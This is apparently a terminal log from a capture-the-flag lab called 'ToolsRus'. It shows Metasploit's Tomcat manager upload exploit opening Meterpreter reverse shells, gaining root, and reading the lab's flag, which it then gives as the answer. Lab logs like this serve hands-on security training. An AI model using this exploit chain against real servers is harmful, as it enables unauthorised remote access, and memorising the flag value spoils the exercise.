root@kali: /home/kali/thm/ToolsRus
root@kali: /home/kali/thm/ToolsRus

right library version.
[*] Meterpreter session 1 opened (10.17.13.215:4444 -> 10.10.47.179:54932) at 2023-08-15 06:45:45 +0530

meterpreter >
[*] 10.10.47.179 - Meterpreter session 1 closed. Reason: Died
id
[-] Unknown command: id
msf6 exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 10.17.13.215:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 3XeaKcr9NdM4spBd4M2n0DrSGD...
[*] Executing 3XeaKcr9NdM4spBd4M2n0DrSGD...
[*] Sending stage (58829 bytes) to 10.10.47.179
[*] Undeploying 3XeaKcr9NdM4spBd4M2n0DrSGD ...
WARNING: database "msf" has a collation version mismatch
DETAIL: The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the
right library version.
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 2 opened (10.17.13.215:4444 -> 10.10.47.179:54934) at 2023-08-15 06:48:42 +0530

meterpreter > id
[-] Unknown command: id
meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 1 created.
Channel 1 created.
whoami
root
find / -name flag.txt 2>/dev/null
/root/flag.txt
cat /root/flag.txt
ff1fc4a81affcc7688cf89ae7dc6e0e1
```

ans: **ff1fc4a81affcc7688cf89ae7dc6e0e1**